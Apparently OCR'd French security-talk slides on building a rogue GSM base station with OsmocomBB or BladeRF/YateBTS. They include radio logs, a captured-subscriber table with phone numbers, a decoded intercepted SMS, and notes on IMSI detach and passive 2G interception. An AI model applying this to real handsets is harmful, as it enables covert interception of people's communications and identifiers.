<000e> cell_log.c:191 Cell: ARFCN=77 MCC=208 MNC=10 (France, SFR) TA=0
<000e> cell_log.c:341 Sync ARFCN 27 (rxlev -64, 388 syncs left)
<000e> cell_log.c:341 Sync ARFCN 28 (rxlev -64, 387 syncs left)
<000e> cell_log.c:341 Sync ARFCN 40 (rxlev -64, 386 syncs left)
<000e> cell_log.c:341 Sync ARFCN 42 (rxlev -64, 385 syncs left)
<000e> cell_log.c:341 Sync ARFCN 29 (rxlev -65, 384 syncs left)
<000e> cell_log.c:341 Sync ARFCN 30 (rxlev -65, 383 syncs left)
<000e> cell_log.c:341 Sync ARFCN 33 (rxlev -65, 382 syncs left)
<000e> cell_log.c:341 Sync ARFCN 39 (rxlev -65, 381 syncs left)
<000e> cell_log.c:341 Sync ARFCN 31 (rxlev -66, 380 syncs left)
<000e> cell_log.c:341 Sync ARFCN 38 (rxlev -66, 379 syncs left)
<000e> cell_log.c:341 Sync ARFCN 607 (rxlev -66, 378 syncs left)
<000e> cell_log.c:341 Sync ARFCN 978 (rxlev -66, 377 syncs left)
<000e> cell_log.c:191 Cell: ARFCN=978 MCC=208 MNC=20 (France, Bouygues) TA=1
<000e> cell_log.c:341 Sync ARFCN 1012 (rxlev -66, 376 syncs left)
<000e> cell_log.c:191 Cell: ARFCN=1012 MCC=208 MNC=20 (France, Bouygues) TA=1
<000e> cell_log.c:341 Sync ARFCN 43 (rxlev -67, 375 syncs left)
<000e> cell_log.c:341 Sync ARFCN 977 (rxlev -67, 374 syncs left)
```

Osmocom BB Phone



Rogue BTS

- Pas de mecanisme d’authentification de la BTS au moment de l’appairage
- Permet de maitriser le chiffrement utilisé par le telephone (ME)
-
- Permet de disposer des TMSI nécessaire au déchiffrement par rainbow table

Rogue BTS

- Plusieurs façons :
  - OsmocomBB Phone
  - https://osmocom.org/projects/baseband/wiki/Phones
  - BladeRf + YateBTS

https://github.com/evilsocket/evilbts

Rogue BTS

- Osmocom BB
-

  3 problèmes :
  - La portée du device
  - Le firmware instable
  - L’usure des téléphones

Rogue BTS

```
The filesize is larger than 15kb, code on the magic address will be overwritten!
Use loader.bin and upload the application with osmoload instead!

read_file(../../target/firmware/board/compal_e86/trx.compalram.bin): file_size=6
1508, hdr_len=4, dnload_len=61515
got 1 bytes from modem, data looks like: 1b  .
got 1 bytes from modem, data looks like: f6  .
got 1 bytes from modem, data looks like: 02  .
got 1 bytes from modem, data looks like: 00  .
got 1 bytes from modem, data looks like: 41  A
got 1 bytes from modem, data looks like: 02  .
got 1 bytes from modem, data looks like: 43  C
Received PROMPT2 from phone, starting download
handle_write(): 4096 bytes (4096/61515)
handle_write(): 4096 bytes (8192/61515)
handle_write(): 4096 bytes (12288/61515)
handle_write(): 4096 bytes (16384/61515)
handle_write(): 4096 bytes (20480/61515)
handle_write(): 4096 bytes (24576/61515)
handle_write(): 4096 bytes (28672/61515)
handle_write(): 4096 bytes (32768/61515)
handle_write(): 4096 bytes (36864/61515)
handle_write(): 4096 bytes (40960/61515)
handle_write(): 4096 bytes (45056/61515)
handle_write(): 4096 bytes (49152/61515)
handle_write(): 4096 bytes (53248/61515)
handle_write(): 4096 bytes (57344/61515)
handle_write(): 4096 bytes (61440/61515)
handle_write(): 75 bytes (61515/61515)
```

Workspaces

Rogue BTS

```
root@custom:/RF/eBTS/public/smqueue/trunk/smqueue# ./smqueue
ALERT 140659948361536 18:03:42.7 smqueue.cpp:2651:main: smqueue (re)starting
smqu Trash logs to syslogd facility LOCAL7, so there's not much to see here
```

```
root@custom:/RF/eBTS/public/subscriberRegistry/trunk# ./sipauthserve
ALERT 140482543159104 18:05:37.3 sipauthserve.cpp:277:main: ./sipauthserve (re)s
tarting
```

Rogue BTS

```
ALERT 140161161893696 18:57:13.9 OpenBTS.cpp:375:main: OpenBTS (re)starting, ver TRUNK build date Apr  6 2016
1459958233.965382 140161161893696:

OpenBTS
Copyright 2008, 2009, 2010 Free Software Foundation, Inc.
Copyright 2010 Kestrel Signal Processing, Inc.
Copyright 2011, 2012, 2013 Range Networks, Inc.
Release TRUNK P formal build date Apr  6 2016 rev8925
"OpenBTS" is a registered trademark of Range Networks, Inc.

Contributors:
  Range Networks, Inc.:
    David Burgess, Harvind Samra, Donald Kirker, Doug Brown,
    Pat Thompson, Kurtis Heimerl
  Kestrel Signal Processing, Inc.:
    David Burgess, Harvind Samra, Raffi Sevlian, Roshan Baliga
  GNU Radio:
    Johnathan Corgan
  Others:
    Anne Kwong, Jacob Appelbaum, Joshua Lackey, Alon Levy
    Alexander Chemeris, Alberto Escudero-Pascual
Incorporated L/GPL libraries and components:
  libosip2, LGPL, 2.1 Copyright 2001-2007 Aymeric MOIZARD jack@atosc.org
  libortp, LGPL, 2.1 Copyright 2001 Simon MORLAT simon.morlat@linphone.org
  libusb, LGPL 2.1, various copyright holders, www.libusb.org
Incorporated BSD/MIT-style libraries and components:
  A5/1 Pedagogical Implementation, Simplified BSD License, Copyright 1998-1999 Marc Briceno, Ian Goldberg, and David Wagner
Incorporated public domain libraries and components:
  sqlite3, released to public domain 15 Sept 2001, www.sqlite.org


This program comes with ABSOLUTELY NO WARRANTY.

Use of this software may be subject to other legal restrictions,
including patent licensing and radio spectrum licensing.
All users of this software are expected to comply with applicable
regulations and laws.  See the LEGAL file in the source code for
more information.



1459958233.969120 140161161893696:
Starting the system...
ALERT 140161161893696 18:57:13.9 TRXManager.cpp:595:getFactoryCalibration: READFACTORY failed with status -1
```

Rogue BTS

```
<0011> trx.c:190 TRX CLK Indication 1453298
<0011> trx.c:190 TRX CLK Indication 1453349
<0011> trx.c:190 TRX CLK Indication 1453400
<0011> trx.c:190 TRX CLK Indication 1453451
<0011> trx.c:419 TRX Control recv: |SETSLOT|1 10|
<0011> trx.c:220 TRX Control send: |RSP SETSLOT -1 1 10|
<0011> trx.c:419 TRX Control recv: |SETSLOT|2 10|
<0011> trx.c:220 TRX Control send: |RSP SETSLOT -1 2 10|
<0011> trx.c:190 TRX CLK Indication 1453502
<0011> trx.c:190 TRX CLK Indication 1453553
<0011> trx.c:190 TRX CLK Indication 1453604
<0011> trx.c:190 TRX CLK Indication 1453655
<0011> trx.c:190 TRX CLK Indication 1453706
<0011> trx.c:190 TRX CLK Indication 1453757
<0011> trx.c:190 TRX CLK Indication 1453808
<0011> trx.c:190 TRX CLK Indication 1453859
<0011> trx.c:190 TRX CLK Indication 1453910
<0011> trx.c:419 TRX Control recv: |SETPOWER|9|
<0011> trx.c:220 TRX Control send: |RSP SETPOWER 0 9|
<0011> trx.c:190 TRX CLK Indication 1453961
<0011> trx.c:512 TRX Data 1452726:0:0:c292da4aa0e5c4e8408f00a00af060
<0011> trx.c:512 TRX Data 1452727:0:0:8ab3d1e27ff4806bb8b50f038979b0
<0011> trx.c:512 TRX Data 1452728:0:0:0d4db169921e496c0f797cb88d0260
<0011> trx.c:512 TRX Data 1452729:0:0:35493a1e4136a5fd12821504c276f0
<0011> trx.c:512 TRX Data 1452730:0:0:c292da62b045c468000f40a500f040
<0011> trx.c:512 TRX Data 1452731:0:0:8abbc1622f75806ab8b00503896930
<0011> trx.c:512 TRX Data 1452732:0:0:0d6df168901f496d0d7954b82d4260
<0011> trx.c:512 TRX Data 1452733:0:0:35c83a1f4126adf93a923544427cf0
<0011> trx.c:512 TRX Data 1452675:0:0:c292da62b045c468000f40a500f040
<0011> trx.c:512 TRX Data 1452676:0:0:8abbc1622f75806ab8b00503896930
<0011> trx.c:512 TRX Data 1452677:0:0:0d6df168901f496d0d7954b82d4260
<0011> trx.c:512 TRX Data 1452678:0:0:35c83a1f4126adf93a923544427cf0
<0011> trx.c:512 TRX Data 1452679:0:0:c292da62b045c468000f40a500f040
<0011> trx.c:512 TRX Data 1452680:0:0:8abbc1622f75806ab8b00503896930
<0011> trx.c:512 TRX Data 1452681:0:0:0d6df168901f496d0d7954b82d4260
<0011> trx.c:512 TRX Data 1452682:0:0:35c83a1f4126adf93a923544427cf0
<0011> trx.c:512 TRX Data 1452686:0:0:8844d112006d4062a07c802b09d130
<0011> trx.c:512 TRX Data 1452687:0:0:a29b5500ea9e87e8fa5b0403dd44c0
<0011> trx.c:512 TRX Data 1452688:0:0:15af950b8250186503f160002f8060
<0011> trx.c:512 TRX Data 1452689:0:0:55002e501c9ab5f4680aefd2e1e470
<0011> trx.c:512 TRX Data 1454012:0:0:a16a94a2032044e000a150a0480040
<0011> trx.c:512 TRX Data 1454013:0:0:11820329440800e140a44a85e81620
<0011> trx.c:512 TRX Data 1454014:0:0:008804a1020160750801e0010042a0
<0011> trx.c:512 TRX Data 1454015:0:0:4420020120502a654a038052256a10
<0011> trx.c:190 TRX CLK Indication 1454012
<0011> trx.c:512 TRX Data 1454063:0:0:8844d112006d4062a07c802b09d130
```


```
<0011> trx.c:190 TRX CLK Indication 1453298
<0011> trx.c:190 TRX CLK Indication 1453349
<0011> trx.c:190 TRX CLK Indication 1453400
<0011> trx.c:190 TRX CLK Indication 1453451
<0011> trx.c:419 TRX Control recv: |SETSLOT|1 10|
<0011> trx.c:220 TRX Control send: |RSP SETSLOT -1 1 10|
<0011> trx.c:419 TRX Control recv: |SETSLOT|2 10|
<0011> trx.c:220 TRX Control send: |RSP SETSLOT -1 2 10|
<0011> trx.c:190 TRX CLK Indication 1453502
<0011> trx.c:190 TRX CLK Indication 1453553
<0011> trx.c:190 TRX CLK Indication 1453604
<0011> trx.c:190 TRX CLK Indication 1453655
<0011> trx.c:190 TRX CLK Indication 1453706
<0011> trx.c:190 TRX CLK Indication 1453757
<0011> trx.c:190 TRX CLK Indication 1453808
<0011> trx.c:190 TRX CLK Indication 1453859
<0011> trx.c:190 TRX CLK Indication 1453910
<0011> trx.c:419 TRX Control recv: |SETPOWER|9|
<0011> trx.c:220 TRX Control send: |RSP SETPOWER 0 9|
<0011> trx.c:190 TRX CLK Indication 1453961
<0011> trx.c:512 TRX Data 1452726:0:0:c292da4aa0e5c4e8408f00a00af060
<0011> trx.c:512 TRX Data 1452727:0:0:8ab3d1e27ff4806bb8b50f038979b0
<0011> trx.c:512 TRX Data 1452728:0:0:0d4db169921e496c0f797cb88d0260
<0011> trx.c:512 TRX Data 1452729:0:0:35493a1e4136a5fd12821504c276f0
<0011> trx.c:512 TRX Data 1452730:0:0:c292da62b045c468000f40a500f040
<0011> trx.c:512 TRX Data 1452731:0:0:8abbc1622f75806ab8b00503896930
<0011> trx.c:512 TRX Data 1452732:0:0:0d6df168901f496d0d7954b82d4260
<0011> trx.c:512 TRX Data 1452733:0:0:35c83a1f4126adf93a923544427cf0
<0011> trx.c:512 TRX Data 1452675:0:0:c292da62b045c468000f40a500f040
<0011> trx.c:512 TRX Data 1452676:0:0:8abbc1622f75806ab8b00503896930
<0011> trx.c:512 TRX Data 1452677:0:0:0d6df168901f496d0d7954b82d4260
<0011> trx.c:512 TRX Data 1452678:0:0:35c83a1f4126adf93a923544427cf0
<0011> trx.c:512 TRX Data 1452679:0:0:c292da62b045c468000f40a500f040
<0011> trx.c:512 TRX Data 1452680:0:0:8abbc1622f75806ab8b00503896930
<0011> trx.c:512 TRX Data 1452681:0:0:0d6df168901f496d0d7954b82d4260
<0011> trx.c:512 TRX Data 1452682:0:0:35c83a1f4126adf93a923544427cf0
<0011> trx.c:512 TRX Data 1452686:0:0:8844d112006d4062a07c802b09d130
<0011> trx.c:512 TRX Data 1452687:0:0:a29b5500ea9e87e8fa5b0403dd44c0
<0011> trx.c:512 TRX Data 1452688:0:0:15af950b8250186503f160002f8060
<0011> trx.c:512 TRX Data 1452689:0:0:55002e501c9ab5f4680aefd2e1e470
<0011> trx.c:512 TRX Data 1454012:0:0:a16a94a2032044e000a150a0480040
<0011> trx.c:512 TRX Data 1454013:0:0:11820329440800e140a44a85e81620
<0011> trx.c:512 TRX Data 1454014:0:0:008804a1020160750801e0010042a0
<0011> trx.c:512 TRX Data 1454015:0:0:4420020120502a654a038052256a10
<0011> trx.c:190 TRX CLK Indication 1454012
<0011> trx.c:512 TRX Data 1454063:0:0:8844d112006d4062a07c802b09d130
```

Rogue BTS

- BladeRf
  - Plus cher
  - Plus efficace
  - Simple à mettre en place, surtout depuis : https://www.evilsocket.net/2016/03/31/how-to-build-your-own-rogue-gsm-bts-for-fun-and-profit/

Rogue BTS

```
MBTS ready
CRIT 140264429074176 16:52:25.8 RadioResource.cpp:255:AccessGrantResponder: congestion, RA=193 T3122=2
2016-04-07_16:52:25.857755 <mbts:WARN> RadioResource.cpp:255:AccessGrantResponder: congestion, RA=193 T3122=2
Remote connection from 127.0.0.1:36918 to 127.0.0.1:5038
Closing connection to 127.0.0.1:36918
2016-04-07_16:55:20.893003 <bladerf/1:WARN> RX: timestamp jumped by 5877 to 380880619 in buffer 6/8 [0x7f79f4000eb0]
Remote connection from 127.0.0.1:36924 to 127.0.0.1:5038
Closing connection to 127.0.0.1:36924
CRIT 140264429074176 16:56:05.7 RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=13 T3122=2
2016-04-07_16:56:05.739870 <mbts:WARN> RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=13 T3122=2
CRIT 140264429074176 16:56:06.5 RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=8 T3122=2
2016-04-07_16:56:06.505842 <mbts:WARN> RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=8 T3122=2
CRIT 140264429074176 16:56:07.3 RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=5 T3122=2
2016-04-07_16:56:07.378467 <mbts:WARN> RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=5 T3122=2
CRIT 140264429074176 16:56:07.3 RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=1 T3122=2
2016-04-07_16:56:07.392311 <mbts:WARN> RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=1 T3122=2
CRIT 140264429074176 16:56:13.9 RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=3 T3122=2
2016-04-07_16:56:13.992392 <mbts:WARN> RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=3 T3122=2
2016-04-07_16:56:17.675768 <bladerf/1:WARN> RX: timestamp jumped by 4074 to 503910880 in buffer 6/8 [0x7f79f4000eb0]
2016-04-07_16:56:18.000055 <engine:MILD> Creating new message dispatching thread (1 running)
CRIT 140264429074176 16:56:21.0 RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=5 T3122=2
2016-04-07_16:56:21.072262 <mbts:WARN> RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=5 T3122=2
CRIT 140264429074176 16:56:21.5 RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=8 T3122=2
2016-04-07_16:56:21.529084 <mbts:WARN> RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=8 T3122=2
CRIT 140264429074176 16:56:22.0 RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=15 T3122=3
2016-04-07_16:56:22.059508 <mbts:WARN> RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=15 T3122=3
CRIT 140264429074176 16:56:24.8 RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=9 T3122=2
2016-04-07_16:56:24.865696 <mbts:WARN> RadioResource.cpp:212:AccessGrantResponder: LUR congestion, RA=9 T3122=2
```

Rogue BTS

363	1.62103425	127.0.0.1	127.0.0.1	GVSP	196 Unknown Format (0x20) [Block ID: 75 Packet ID: 0] Unknown Payload Type (0x100)
364	1.62106522	127.0.0.1	127.0.0.1	GSMTAP	87 (CCCH) (RR) System Information Type 3
365	1.62107371	127.0.0.1	127.0.0.1	ICMP	115 Destination unreachable (Port unreachable)
366	1.63037318	127.0.0.1	127.0.0.1	GVSP	198 Unknown Format (0x6c) [Block ID: 5647154672944523616 Packet ID: -12343924] [BLOCK_DROPPED] Unknown Payload Type (0x7de)
367	1.64527387	127.0.0.1	127.0.0.1	GVSP	198 Unknown Format (0x70) [Block ID: 13303633011484872406 Packet ID: -956317252] [BLOCK_DROPPED] Unknown Payload Type (0x3aff)
368	1.64619931	127.0.0.1	127.0.0.1	GVSP	198 Unknown Format (0x70) [Block ID: 8800504755344072067 Packet ID: -1014412633] [BLOCK_DROPPED] Unknown Payload Type (0x39b8)
369	1.64709728	127.0.0.1	127.0.0.1	GVSP	198 Unknown Format (0x70) [Block ID: 10606145293819875840 Packet ID: -1235334656] [BLOCK_DROPPED] Unknown Payload Type (0xba0)
370	1.65005496	127.0.0.1	127.0.0.1	GVSP	196 Unknown Format (0x7d) [Block ID: 1 Packet ID: 16777472] [BLOCK_DROPPED] Unknown Payload Type (0x101)
371	1.65733437	127.0.0.1	127.0.0.1	GVSP	198 Unknown Format (0x72) [Block ID: 8173319221934834804 Packet ID: 1635624086] [BLOCK_DROPPED] Unknown Payload Type (0x3390)
372	1.66013488	127.0.0.1	127.0.0.1	GVSP	198 Unknown Format (0x73) [Block ID: 18387201763760166065 Packet ID: 1472358249] [BLOCK_DROPPED] Unknown Payload Type (0x2232)
373	1.66199945	127.0.0.1	127.0.0.1	GVSP	198 Unknown Format (0x73) [Block ID: 12495519633253597189 Packet ID: 16640] [BLOCK_DROPPED] Unknown Payload Type (0x3ede)
374	1.66293214	127.0.0.1	127.0.0.1	GVSP	198 Unknown Format (0x73) [Block ID: 8526535972971413609 Packet ID: -1364261371] [BLOCK_DROPPED] Unknown Payload Type (0x2a39)
375	1.67221795	127.0.0.1	127.0.0.1	GVSP	198 Unknown Format (0x75) [Block ID: 5203537048006303616 Packet ID: 1241535313] [BLOCK_DROPPED] Unknown Payload Type (0x117f)
376	1.67223748	127.0.0.1	127.0.0.1	GVSP	198 Unknown Format (0x75) [Block ID: 10839321068354480896 Packet ID: -2107675018] [BLOCK_DROPPED] Unknown Payload Type (0x1f63)
377	1.67780973	127.0.0.1	127.0.0.1	GVSP	198 Unknown Format (0x77) [Block ID: 6177338824624929457 Packet ID: 33526195] [BLOCK_DROPPED] Unknown Payload Type (0x1bef)
378	1.68620098	127.0.0.1	127.0.0.1	GVSP	198 Unknown Format (0x78) [Block ID: 673218174259019409 Packet ID: 1873448674] [BLOCK_DROPPED] Unknown Payload Type (0x2989)


yate BTS NIB


Subscribers | BTS Configuration | Call Logs | Outgoing

List Subscribers | Country Code and SMSC | Online Subscribers | Rejected IMSIs | Manage SIMs


IMSI	MSISDN
[redacted]	331101968
[redacted]	332577272
[redacted]	338248431
[redacted]	332834286
[redacted]	336538703
[redacted]	337548658
[redacted]	333177282
[redacted]	330861208
[redacted]	330726903
[redacted]	333480883
[redacted]	333026783
[redacted]	331096992
[redacted]	330986292
[redacted]	337139396
[redacted]	330413031
[redacted]	336547301

Rogue BTS


Filter: gsm_sms
Expression... Clear Apply Enregistrer
No. Time Source Destination Protocol Length Info
217431 825.946065 127.0.0.1 127.0.0.1 GSM SMS 87 I, N(R)=0, N(S)=5(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
217808 826.652269 127.0.0.1 127.0.0.1 GSM SMS 81 I, N(R)=6, N(S)=1(DTAP) (SMS) CP-DATA (RP) RP-ACK (MS to Network)
217809 826.652276 127.0.0.1 127.0.0.1 ICMP 109 Destination unreachable (Port unreachable)


.... ..01 = TP-MTI: SMS-SUBMIT (1)
TP-MR: 80
TP-Destination-Address - (0693104200)
Length: 10 address digits
1... .... = Extension: No extension
.000 .... = Type of number: Unknown (0)
.... 0001 = Numbering plan: ISDN/telephone (E.164/E.163) (1)
TP-DA Digits: 0693104200
TP-PID: 25
00.. .... = Defines formatting for subsequent bits: 0x00
..0. .... = Telematic interworking: no telematic interworking, but SME-to-SME protocol
...1 1001 = The SM-AL protocol being used between the SME and the MS: 25
TP-DCS: 0
00.. .... = Coding Group Bits: General Data Coding indication (0)
Special case, GSM 7 bit default alphabet
TP-User-Data-Length: (7) depends on Data-Coding-Scheme
TP-User-Data
SMS text: _gΣL@ò@
0000 39 01 24 00 19 00 07 91 33 86 09 40 00 f0 18 01 9.$..... 3..@....
0010 50 0a 81 60 39 01 24 00 19 00 07 91 33 86 09 40 P..`9.$. ....3..@
0020 00 f0 18 01 50 0a 81 60 39 01 24 00 19 00 07 91 ....P..` 9.$.....
0030 33 86 09 40 00 f0 18 01 50 0a 81 60 39 01 24 00 3..@.... P..`9.$.
0040 19 00 07 91 33 86 09 40 00 f0 18 01 50 0a 81 60 ....3..@ ....P..`
0050 74 35 44 10 00 00 0d c3 77 7d fc ae 83 c2 ec 32 t5D..... w}.....2
0060 3e 3d 07 >=.

Rogue BTS


CLK
RX
TX
MILTANK
nuand
LED2
http://nuand.com
Designed and Assembled in
San Francisco, California

Implications

Implications

- Un organisme qui aurait accès à toutes les Ki d’un fabricant ou d’un opérateur, comme, au hasard Gemalto, pourrait avoir accès à Ki.
- Une extension de Scapy permet d’envoyer des trames GSM, et de réaliser des IMSI Detach
- En 2G/GSM, vos communications peuvent être interceptées passivement.

Conclusion

Conclusion

Departments

- PCB, Insulators, Printed circuit
- Accessories RF/Radio
- Amplifier
- Antenna
- Avionic / Navigation
- Ball bearings
- Battery
- Binoculars/Telescopes /Miccroscopes
- Boating
- Books
- Boxes
- Bulbs/Lights/Flashlight
- Cable insulation
- Capacitors
- Clothings
- Coaxial cables
- Coil
- Computers
- connectors
- Container/Shelter

Avionic / Navigation

Receiver,Antenna,Power Supply fpr Drone control

Price: €36.60

Add to wish list

Share with Friends

Pin it

	SKU	Availability	Price	Quantity
	10131161	10	€36.60	

Add to cart

Conclusion

Radio Rx/Tx

Test set systems GMS/GPRS/UMTS

Price: €20.13

Add to wish list

Share with Friends

Pin it

	SKU	Availability	Price	Quantity
	32131142	6	€20.13	

Add to cart

Conclusion

Radio Rx/Tx

Shelter with HF 1Kw radio station

Price: €3,500.00

Add to wish list

Share with Friends

Pin it

	SKU	Availability	Price	Quantity
	50141171	2	€3,500.00	

Add to cart

Conclusion

